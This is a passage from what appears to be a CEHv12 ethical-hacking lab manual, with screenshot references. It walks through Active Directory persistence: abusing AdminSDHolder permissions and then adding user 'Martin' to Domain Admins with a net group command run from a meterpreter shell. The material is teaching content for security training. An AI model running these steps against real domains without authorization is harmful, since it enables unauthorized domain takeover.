
38. In the **AdminSDHolder Properties** window navigate to **Security** tab and you can see that user **Martin** has been added as a member in the directory with full access.

Note: It will take approximately **3** minutes for the user **Martin** to be added as a member in the directory.




39. Click **CEHv12 Parrot Security** to switch to **Parrot Security** machine and in the meterpreter shell enter the following command and press **Enter**, to add **Martin** to **Domain Admins** group as he is already having all the permissions.


    net group "Domain Admins" Martin /add /domain



40. Click **CEHv12 Windows Server 2022** to switch to **Windows Server 2022** machine and in the **Active Directory Users and Computers** window, click on **Users** folder right-click on **Martin J** user name and click on **properties**.




41. In **Martin J. Properties** window, navigate to the **Member Of** tab. We can see that the **Martin** user is successfully added to the **Domain Admins** group.



